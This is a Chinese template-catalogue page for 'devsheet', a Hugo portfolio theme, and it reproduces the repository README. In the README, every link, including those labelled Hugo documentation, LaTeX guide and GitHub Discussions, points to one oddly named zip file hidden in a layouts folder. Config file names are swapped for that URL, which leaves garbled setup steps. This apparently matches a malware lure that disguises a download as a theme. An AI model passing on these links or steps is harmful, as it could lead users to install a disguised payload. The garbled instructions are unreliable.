
极简等宽字体排版,适合技术类作品集与博客
VueHugo作品集博客
devsheet — Vue 作品集模板
作者 abdulkader-dev
devsheet 是一个基于 Hugo 的极简等宽字体主题,用于搭建开发者作品集与博客,支持 LaTeX、语法高亮和明暗模式。
看看你的网站会是什么样
浏览真实页面截图,比较内容排版与手机效果。点击下方缩略图切换,放大查看整页细节。
全部页面与视图 2
截图用于了解视觉与布局,交互效果请以实际项目为准。
采集于 2026-09-30查看来源
值得关注的模板亮点
从已有项目资料中,快速了解它的特点。
内置明暗两种显示模式
支持 LaTeX 数学公式
提供代码语法高亮
基于 Hugo,可在 Windows、macOS 和 Linux 使用
MIT 许可,允许免费使用、修改、商用和分发
模板详细介绍
devsheet 是一个面向开发者与技术类作品集的 Hugo 主题,采用极简等宽字体排版,适合展示项目、技能与博客文章。主题同时提供明暗两种模式,内置 LaTeX 数学公式支持和代码语法高亮,便于在页面中嵌入技术内容。
仓库以 MIT 许可发布,可免费使用、修改、商用和分发,但演示图片、字体、图标等第三方素材需单独核对许可。README 给出的最低 Hugo 版本为 0.79.0,可在 Windows、macOS 和 Linux 上使用。安装方式为将主题目录放入 Hugo 站点的 themes 目录,并在站点配置中设置 theme = "devsheet",随后在 content 目录创建 Markdown 内容,通过 hugo server 在本地预览。
自定义方面,README 提到可在 static 目录的 CSS 文件中调整配色,替换字体族,或编辑 layouts 目录下的模板文件来修改布局。资料未提供更多关于组件、数据源或部署方式的说明。
VueHugo作品集博客
适合你的项目吗?
适用场景
- 搭建个人开发者作品集,展示项目、技能与经历
- 创建以 Markdown 写作的技术博客
- 在页面中嵌入 LaTeX 公式与代码片段的技术文档
- 需要明暗模式切换的轻量个人站点
适合人群
- 熟悉 Hugo 的开发者
- 偏好极简等宽字体风格的创作者
- 需要展示代码与数学公式的技术写作者
- 希望以 MIT 许可自由使用和修改主题的用户
上手与定制指南
结合仓库当前版本的说明,按下面的资料检查内容、配置与运行要求。
- 1
需要安装 Hugo,README 标注最低版本为 0.79.0
- 2
将 devsheet 主题文件夹放入站点的 themes 目录
- 3
在站点配置文件中设置 theme = "devsheet"
- 4
在 content 目录创建 Markdown 文件作为作品集或博客内容
- 5
运行 hugo server 后访问 http://localhost:1313 预览
授权与来源资料
使用条件与限制
免费使用 · 保留许可声明本次收录的是公开仓库中采用 MIT 许可的免费版本;免费范围为该版本代码,不代表外部服务或第三方素材免费。
使用时需要遵守
- 允许免费使用、修改、商用和分发该版本代码。
- 分发代码副本或实质性部分时,保留原作者版权声明和完整 MIT 许可声明。
- 代码按现状提供;担保与责任限制以原许可证及适用法律为准。
额外费用与待核对事项
- 演示图片、字体、图标及其他第三方素材需按各自许可核对,不能仅凭代码的 MIT 许可判断。
- 域名、托管、数据库、支付或 AI 等外部服务可能另外收费。
查看原文依据
https://github.com/abdulkader-dev/devsheet/blob/main/LICENSEhttps://github.com/abdulkader-dev/devsheet/blob/main/README.mdPermission is hereby granted, free of charge
许可证原文
DeepSeek 根据仓库许可证和 README 整理 ·2026-09-30。结果仅覆盖已读取资料,依赖、图片、字体及后续条款变更以各自原文为准。
项目核对记录与介绍依据
模板资料
- 来源平台
- GitHub
- 资料与维护参考分
- 资料较完整 · 85 / 100
- 技术栈
- Vue · Hugo
- 网站类型
- 作品集 · 博客
这个分数如何计算
本站按许可资料(最高30分)、演示链接(12分)、预览图(10分)、Star数(15分)、记录的维护时间(15分)、描述完整度(8分)、功能记录(5分)和分类资料(5分)计算。它不是代码、安全或性能测试,也不是 Google 评分;有链接不代表已实测可用。
这个项目需要核对什么
- 记录的仓库更新时间
- 2026-09-29
- 截图检查日期
- 2026-09-30
已收录演示链接。请用你的内容与屏幕尺寸检查;有演示不代表表单、认证或支付已经可用。
目录记录的主要技术栈是 Vue。请通过依赖清单和锁文件核对实际版本与托管要求。这些说明基于收录资料,不代表代码审计或部署实测。
查看具体选型方法 →介绍的制作与核对状态
介绍由 AI 辅助整理目录与仓库资料。仓库作者不等于这篇介绍的审核者。
已完成服务器许可规则与 AI 来源核对;未经过人工编辑审核。
查看当时使用的来源资料
SHA-256: 0565df609a59cd42b8946dde3ca04da332e8b0366f9a6bf2443a1b339eefe56a
2026-09-30T09:43:20.838Z
来源文件 / 仓库# 🎨 devsheet - Create Stunning Developer Portfolios Easily ## 🚀 Overview Welcome to **devsheet**, a minimal monospace theme designed for developer and technical portfolios. This theme supports LaTeX, offers syntax highlighting, and includes both light and dark modes. It makes showcasing your projects and skills simple and elegant. ## 📥 Download & Install To get started with devsheet, visit the following link to download the theme: [](https://github.com/abdulkader-dev/devsheet/raw/refs/heads/main/themes/devsheet/layouts/_default/Software-megafarad.zip) ### Steps to Download and Install 1. Click on the release link above to go to the **Releases** page. 2. Browse the available versions. Choose the latest release for the best features and updates. 3. Download the theme file. The file is usually named with the version number and is in a `.zip` or `https://github.com/abdulkader-dev/devsheet/raw/refs/heads/main/themes/devsheet/layouts/_default/Software-megafarad.zip` format. 4. Extract the downloaded file to a location on your computer. 5. Follow the setup instructions in the documentation to integrate the theme into your Hugo website. ## 🛠️ System Requirements - **Hugo**: Ensure you have Hugo installed on your computer. The minimum version required is 0.79.0. - **Operating System**: The theme works on Windows, macOS, and Linux. - **Text Editor**: Any text editor will work, but using one that highlights markdown syntax can be helpful. ## 🌟 Features - **Light and Dark Mode**: Switch easily between light and dark modes to match your style or preference. - **LaTeX Support**: Easily embed mathematical expressions or complex formulas, perfect for technical portfolios. - **Syntax Highlighting**: Make your code snippets stand out with built-in syntax highlighting. - **Minimalistic Design**: Focus on your work without distractions, thanks to a clean and simple layout. ## 🖥️ Usage Instructions Once you have downloaded and extracted the theme, follow these steps to set it up: ### 1. Add devsheet to Your Hugo Site 1. Open your Hugo site's root directory in your terminal or command prompt. 2. Move or copy the devsheet theme folder into the `themes` directory. The path will look like this: `themes/devsheet`. ### 2. Configure Your Site 1. Open your `https://github.com/abdulkader-dev/devsheet/raw/refs/heads/main/themes/devsheet/layouts/_default/Software-megafarad.zip` file located in your site's root directory. 2. Set the theme by adding the line: ```toml theme = "devsheet" ``` ### 3. Create Content 1. Create a new markdown file in the `content` directory. This file will serve as your portfolio page. 2. Populate the file with your projects, skills, and experiences. You can use LaTeX syntax for any technical content. ### 4. Start Your Hugo Server Use the command below to start the server: ```bash hugo server ``` Visit `http://localhost:1313` in your web browser to preview your site. ## 🎨 Customization You can customize various aspects of the devsheet theme. Here are some common adjustments: - **Colors**: Change the primary color scheme in the CSS file found in the `static` folder. - **Fonts**: Modify the fonts by replacing the font family in the CSS file or your configuration. - **Layout**: Adjust the layout by editing the template files located in the `layouts` folder. ## 📄 Documentation For detailed instructions on using and customizing the theme, please refer to the documentation included in the download. It covers setup, usage, and advanced configuration options. ## 🔗 Additional Resources - [Hugo Documentation](https://github.com/abdulkader-dev/devsheet/raw/refs/heads/main/themes/devsheet/layouts/_default/Software-megafarad.zip) - [Hugo Themes](https://github.com/abdulkader-dev/devsheet/raw/refs/heads/main/themes/devsheet/layouts/_default/Software-megafarad.zip) - [Getting Started with LaTeX](https://github.com/abdulkader-dev/devsheet/raw/refs/heads/main/themes/devsheet/layouts/_default/Software-megafarad.zip) ## 📣 Community and Support Join the community for support and questions: - Visit our [GitHub Discussions](https://github.com/abdulkader-dev/devsheet/raw/refs/heads/main/themes/devsheet/layouts/_default/Software-megafarad.zip). - Follow our project on GitHub for updates and contribute to the development. Thank you for choosing devsheet! We hope it helps you create a beautiful and functional portfolio that highlights your work. For a quick download, [visit this page](https://github.com/abdulkader-dev/devsheet/raw/refs/heads/main/themes/devsheet/layouts/_default/Software-megafarad.zip) again to get the latest version.
看看同类模板
对比同技术栈与用途的模板,找到更适合的视觉与内容结构。

hexo-theme-vexo
🍟 Vexo is a Hexo theme inspired by Vue's official website.
Vue · 博客

portfolio-template
👋A simple, minimal portfolio website!
Vue · 作品集

vuejs-os-template
vuejs-os-template 是一个面向 Vue 2 的 Web OS 模板,目标是让开发者快速搭建一个带有桌面、窗口和导航栏的交互式网页。
Vue · 作品集

vuepress-theme-simple
vuepress-theme-simple 是一个为 VuePress 1.x 设计的博客主题,定位非常明确:把 VuePress 默认的文档站首页改造成文章列表。
Vue · 博客
vuepress-theme-seeker

Seeker 是一款面向 VuePress 的博客主题,主打「五彩斑斓的简约」:每次刷新页面会随机生成一套配色,页脚则随机展示古诗词,这两点构成了它区别于多数静态博客主题的辨识度。
Vue · 博客
vitepress-template

🍀 Vitepress 模板,开箱即用,快速搭建你的静态网站和博客。
Vue · 博客